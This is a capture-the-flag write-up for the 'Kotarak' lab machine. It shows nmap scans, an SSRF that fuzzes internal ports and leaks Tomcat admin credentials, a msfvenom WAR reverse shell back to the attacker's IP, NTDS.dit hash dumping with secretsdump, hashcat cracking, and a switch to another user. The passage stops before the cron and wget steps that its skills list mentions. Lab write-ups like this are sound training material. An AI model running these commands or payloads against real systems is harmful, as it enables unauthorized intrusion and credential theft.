Kotarak

Synopsis

Kotarak focuses on many different attack vectors and requires quite a few steps for completion

Skills

- Knowledge of Linux
- Enumerating ports and services
- Exploiting server side request forgery
- Extracting data from NTDS dump
- Exploiting wget
- Exploiting cron jobs
- Identifying isolated systems and containers

Exploitation

As always we start with the nmap to check what services/ports are open

```
└─# nmap -A 10.10.10.55
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 05:05 EDT
Nmap scan report for 10.10.10.55
Host is up (0.11s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 e2d7ca0eb7cb0a51f72e75ea02241774 (RSA)
|   256 e8f1c0d37d9b4373ad373bcbe1648ee9 (ECDSA)
|_  256 6de926ad86022d68e1ebad66a06017b8 (ED25519)
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
| ajp-methods:
|   Supported methods: GET HEAD POST PUT DELETE OPTIONS
|   Potentially risky methods: PUT DELETE
|_  See https://nmap.org/nsedoc/scripts/ajp-methods.html
8080/tcp open  http    Apache Tomcat 8.5.5
|_http-title: Apache Tomcat/8.5.5 - Error report
|_http-favicon: Apache Tomcat
| http-methods:
|_  Potentially risky methods: PUT DELETE
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=6/16%OT=22%CT=1%CU=38349%PV=Y%DS=2%DC=T%G=Y%TM=648C261
OS:2%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=I%II=I%TS=8)OPS
OS:(O1=M539ST11NW7%O2=M539ST11NW7%O3=M539NNT11NW7%O4=M539ST11NW7%O5=M539ST1
OS:1NW7%O6=M539ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN
OS:(R=Y%DF=Y%T=40%W=7210%O=M539NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
```

We see a few web ports open, but let’s scan all the ports

```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-16 05:15 EDT
Initiating Ping Scan at 05:15
Scanning 10.10.10.55 [4 ports]
Completed Ping Scan at 05:15, 0.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 05:15
Completed Parallel DNS resolution of 1 host. at 05:15, 0.00s elapsed
Initiating SYN Stealth Scan at 05:15
Scanning 10.10.10.55 [1 port]
Discovered open port 60000/tcp on 10.10.10.55
Completed SYN Stealth Scan at 05:15, 0.09s elapsed (1 total ports)
Nmap scan report for 10.10.10.55
Host is up (0.090s latency).

PORT      STATE SERVICE
60000/tcp open  unknown
```

The nmap scan of all the ports revealed one more open port 60000/TCP

Accessing this port in the browser, gave us a Web Hosting application, that takes a user input

Let’s check if this user input field is vulnerable to injection attacks

First, we will try to perform a server side request forgery attack and scan ports that are available internally

```
GET /url.php?path=127.0.0.1 HTTP/1.1
Host: 10.10.10.55:60000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.55:60000/
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
Request
Pretty  Raw  Hex
1  GET /url.php?path=http://127.0.0.1:22 HTTP/1.1
2  Host: 10.10.10.55:60000
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: http://10.10.10.55:60000/
8  Connection: close
9  Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
```

```
Response
Pretty  Raw  Hex  Render
1  HTTP/1.1 200 OK
2  Date: Fri, 16 Jun 2023 10:04:35 GMT
3  Server: Apache/2.4.18 (Ubuntu)
4  Content-Length: 62
5  Connection: close
6  Content-Type: text/html; charset=UTF-8
7
8  SSH-2.0-OpenSSH_7.2p2 Ubuntu-4ubuntu2.2
9  Protocol mismatch.
10
11
12
```

In the parameter “path” we specified the following payload

path=http://127.0.0.1:22


And we got SSH banner, what confirms that parameter is vulnerable to SSRF

Now, we run wfuzz to scan all ports and find out which ones are open

```
└─# wfuzz -z range,1-65535 -u "http://10.10.10.55:60000/url.php?path=http://127.0.0.1:FUZZ" -c  --hw 0
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sit
es. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.10.55:60000/url.php?path=http://127.0.0.1:FUZZ
Total requests: 65535

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000022:   200        4 L      4 W        62 Ch       "22"
000000110:   200        17 L     24 W       187 Ch      "110"
000000090:   200        11 L     18 W       156 Ch      "90"
000000200:   200        3 L      2 W        22 Ch       "200"
000000320:   200        26 L     109 W      1232 Ch     "320"
000000888:   200        78 L     265 W      3955 Ch     "888"
```

And we got a few results:
22, 110, 90, 200, 320, 888


Among those, the most interesting proved to be port 127.0.0.1:888, which is another web page with some backup information containing tomcat credentials




```
Pretty  Raw  Hex
1 GET /url.php?path=http://127.0.0.1:888?doc=backup HTTP/1.1
2 Host: 10.10.10.55:60000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://10.10.10.55:60000/
8 Connection: close
9 Upgrade-Insecure-Requests: 1
10 Cache-Control: max-age=0
11
12
```

```
Pretty  Raw  Hex  Render
25  -->
26  <tomcat-users xmlns="http://tomcat.apache.org/xml"
27  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
28  xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
29  version="1.0">
30    <!--
31    NOTE:  By default, no user is included in the "manager-gui" role required
32    to operate the "/manager/html" web application.  If you wish to use this app,
33    you must define such a user - the username and password are arbitrary. It is
34    strongly recommended that you do NOT use one of the users in the commented out
35    section below since they are intended for use with the examples web
36    application.
37    -->
38    <!--
39    NOTE:  The sample user and role entries below are intended for use with the
40    examples web application. They are wrapped in a comment and thus are ignored
41    when reading this file. If you wish to configure these users for use with the
42    examples web application, do not forget to remove the <!.. ..> that surrounds
43    them. You will also need to set the passwords to something appropriate.
44    -->
45    <!--
46    <role rolename="tomcat"/>
47    <role rolename="role1"/>
48    <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
49    <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
50    <user username="role1" password="<must-be-changed>" roles="role1"/>
51    -->
52    <user username="admin" password="3@g01PdhB!" roles="
      manager,manager-gui,admin-gui,manager-script"/>
53
54  </tomcat-users>
55
56
57
```


With those credentials we can now access Apache Tomcat management panel



Let’s got to the following address: 10.10.10.55:8080/manager/html
And we will be asked for authentication



We type credentials obtained from SSRF attack



And now we access the tomcat administration panel, from there we can deploy a maclicious ar file to get a remote code execution and reverse shell

To generate the war reverse shell file, we use msfvenom

Msfenom -p java/jsp_reverse_shell lhost=<attacker_ip> lport=5555 -f war > shell.war

```
└─# msfvenom -p java/jsp_shell_reverse_tcp lhost=10.10.14.5 lport=5555 -f war > shell.war
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11:
warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11:
warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12:
warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12:
warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13:
warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13:
warning: previous definition of IDENTIFIER was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11:
warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:11:
warning: previous definition of NAME was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12:
warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:12:
warning: previous definition of PREFERENCE was here
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13:
warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nistp256.rb:13:
warning: previous definition of IDENTIFIER was here
Payload size: 1103 bytes
Final size of war file: 1103 bytes
```

Once the file is generated, we deploy it to our tomcat management panel

Applications

Path	Version	Display Name	Running	Sessions	Commands
/	None specified	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	None specified	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	None specified	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	None specified	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	None specified	Tomcat Manager Application	true	2	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/shell	None specified		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

The only thing left is to click it, to launch it

```
└─# nc -nlvp 5555
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.55.
Ncat: Connection from 10.10.10.55:60668.
whoami
tomcat
```

And we got a reverse shell on the system as a user tomcat

Enumeration of the system discovered that ntds.dit and System windows register dumps are stored

```
tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data$ ls -la
total 28312
drwxr-xr-x 2 tomcat tomcat     4096 Jul 21  2017 .
drwxr-xr-x 3 tomcat tomcat     4096 Jul 21  2017 ..
-rw-r--r-- 1 tomcat tomcat 16793600 Jul 21  2017 20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit
-rw-r--r-- 1 tomcat tomcat 12189696 Jul 21  2017 20170721114637_default_192.168.110.133_psexec.ntdsgrab._089134.bin
tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data$ file *.dit
20170721114636_default_192.168.110.133_psexec.ntdsgrab._333512.dit: data
tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data$ file *.bin
20170721114637_default_192.168.110.133_psexec.ntdsgrab._089134.bin: MS Windows registry file, NT/2000 or above
tomcat@kotarak-dmz:/home/tomcat/to_archive/pentest_data$
```

Those two files can by abused to give us NTLM hashes, that can be cracked to get plain text password

But first we need to transport them to our machine

Once this is done, we use impacket secrestdump.py to get NTLM hashes

./secretsdump.py -ntds ntds.dit -system SYSTEM LOCAL

```
└─# python secretsdump.py -ntds ~/Desktop/Boxes/Kotorak.htb/ntds.dit -system ~/Desktop/Boxes/Kotorak.htb/SYSTEM LOCAL
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Target system bootKey: 0x14b6fb98fedc8e15107867c4722d1399
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: d77ec2af971436bccb3b6fc4a969d7ff
[*] Reading and decrypting hashes from /root/Desktop/Boxes/Kotorak.htb/ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e64fe0f24ba2489c05e64354d74ebd11:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WIN-3G2B0H151AC$:1000:aad3b435b51404eeaad3b435b51404ee:668d49ebfdb70aeee8bcaeac9e3e66fd:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:ca1ccefcb525db49828fbb9d68298eee:::
WIN2K8$:1103:aad3b435b51404eeaad3b435b51404ee:160f6c1db2ce0994c19c46a349611487:::
WINXP1$:1104:aad3b435b51404eeaad3b435b51404ee:6f5e87fd20d1d8753896f6c9cb316279:::
WIN2K31$:1105:aad3b435b51404eeaad3b435b51404ee:cdd7a7f43d06b3a91705900a592f3772:::
WIN7$:1106:aad3b435b51404eeaad3b435b51404ee:24473180acbcc5f7d2731abe05cfa88c:::
atanas:1108:aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe:::
[*] Kerberos keys from /root/Desktop/Boxes/Kotorak.htb/ntds.dit
Administrator:aes256-cts-hmac-sha1-96:6c53b16d11a496d0535959885ea7c79c04945889028704e2a4d1ca171e4374e2
Administrator:aes128-cts-hmac-sha1-96:e2a25474aa9eb0e1525d0f50233c0274
Administrator:des-cbc-md5:75375eda54757c2f
WIN-3G2B0H151AC$:aes256-cts-hmac-sha1-96:84e3d886fe1a81ed415d36f438c036715fd8c9e67edbd866519a2358f9897233
WIN-3G2B0H151AC$:aes128-cts-hmac-sha1-96:e1a487ca8937b21268e8b3c41c0e4a74
WIN-3G2B0H151AC$:des-cbc-md5:b39dc12a920457d5
WIN-3G2B0H151AC$:rc4_hmac:668d49ebfdb70aeee8bcaeac9e3e66fd
krbtgt:aes256-cts-hmac-sha1-96:14134e1da577c7162acb1e01ea750a9da9b9b717f78d7ca6a5c95febe09b35b8
krbtgt:aes128-cts-hmac-sha1-96:8b96c9c8ea354109b951bfa3f3aa4593
krbtgt:des-cbc-md5:10ef08047a862046
krbtgt:rc4_hmac:ca1ccefcb525db49828fbb9d68298eee
WIN2K8$:aes256-cts-hmac-sha1-96:289dd4c7e01818f179a977fd1e35c0d34b22456b1c8f844f34d11b63168637c5
WIN2K8$:aes128-cts-hmac-sha1-96:deb0ee067658c075ea7eaef27a605908
```

```
[*] Kerberos keys from /root/Desktop/Boxes/Kotorak.htb/ntds.dit
Administrator:aes256-cts-hmac-sha1-96:6c53b16d11a496d0535959885ea7c79c04945889028704e2a4d1ca171e4374
Administrator:aes128-cts-hmac-sha1-96:e2a25474aa9eb0e1525d0f50233c0274
Administrator:des-cbc-md5:75375eda54757c2f
WIN-3G2B0H151AC$:aes256-cts-hmac-sha1-96:84e3d886fe1a81ed415d36f438c036715fd8c9e67edbd866519a2358f98
WIN-3G2B0H151AC$:aes128-cts-hmac-sha1-96:e1a487ca8937b21268e8b3c41c0e4a74
WIN-3G2B0H151AC$:des-cbc-md5:b39dc12a920457d5
WIN-3G2B0H151AC$:rc4_hmac:668d49ebfdb70aeee8bcaeac9e3e66fd
krbtgt:aes256-cts-hmac-sha1-96:14134e1da577c7162acb1e01ea750a9da9b9b717f78d7ca6a5c95febe09b35b8
krbtgt:aes128-cts-hmac-sha1-96:8b96c9c8ea354109b951bfa3f3aa4593
krbtgt:des-cbc-md5:10ef08047a862046
krbtgt:rc4_hmac:ca1ccefcb525db49828fbb9d68298eee
WIN2K8$:aes256-cts-hmac-sha1-96:289dd4c7e01818f179a977fd1e35c0d34b22456b1c8f844f34d11b63168637c5
WIN2K8$:aes128-cts-hmac-sha1-96:deb0ee067658c075ea7eaef27a605908
WIN2K8$:des-cbc-md5:d352a8d3a7a7380b
WIN2K8$:rc4_hmac:160f6c1db2ce0994c19c46a349611487
WINXP1$:aes256-cts-hmac-sha1-96:347a128a1f9a71de4c52b09d94ad374ac173bd644c20d5e76f31b85e43376d14
WINXP1$:aes128-cts-hmac-sha1-96:0e4c937f9f35576756a6001b0af04ded
WINXP1$:des-cbc-md5:984a40d5f4a815f2
WINXP1$:rc4_hmac:6f5e87fd20d1d8753896f6c9cb316279
WIN2K31$:aes256-cts-hmac-sha1-96:f486b86bda928707e327faf7c752cba5bd1fcb42c3483c404be0424f6a5c9f16
WIN2K31$:aes128-cts-hmac-sha1-96:1aae3545508cfda2725c8f9832a1a734
WIN2K31$:des-cbc-md5:4cbf2ad3c4f75b01
WIN2K31$:rc4_hmac:cdd7a7f43d06b3a91705900a592f3772
WIN7$:aes256-cts-hmac-sha1-96:b9921a50152944b5849c706b584f108f9b93127f259b179afc207d2b46de6f42
WIN7$:aes128-cts-hmac-sha1-96:40207f6ef31d6f50065d2f2ddb61a9e7
WIN7$:des-cbc-md5:89a1673723ad9180
WIN7$:rc4_hmac:24473180acbcc5f7d2731abe05cfa88c
atanas:aes256-cts-hmac-sha1-96:933a05beca1abd1a1a47d70b23122c55de2fedfc855d94d543152239dd840ce2
atanas:aes128-cts-hmac-sha1-96:d1db0c62335c9ae2508ee1d23d6efca4
atanas:des-cbc-md5:6b80e391f113542a
[*] Cleaning up...
```

And we dumped a bunch of the NTLM hashes

The only thing left is to launch hashcat to crack them

```
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/dirb/wordlists/common.txt
* Passwords.: 4699
* Bytes.....: 36938
* Keyspace..: 4699

e64fe0f24ba2489c05e64354d74ebd11:f16tomcat!

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1000 (NTLM)
Hash.Target......: e64fe0f24ba2489c05e64354d74ebd11
Time.Started.....: Fri Jun 16 08:51:27 2023, (0 secs)
Time.Estimated...: Fri Jun 16 08:51:27 2023, (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/dirb/wordlists/common.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   124.7 kH/s (0.04ms) @ Accel:256 Loops:1 Thr:1 Vec:4
Recovered........: 1/1 (100.00%) Digests
Progress.........: 256/4699 (5.45%)
```

And we got 1 plain text password, let's check what we can do with this password

The obtained password was a user's password for atanas user on the system

```
tomcat@kotarak-dmz:/home$ ls
atanas  tomcat
tomcat@kotarak-dmz:/home$ su atanas
Password:
atanas@kotarak-dmz:/home$ whoami
atanas
atanas@kotarak-dmz:/home$
```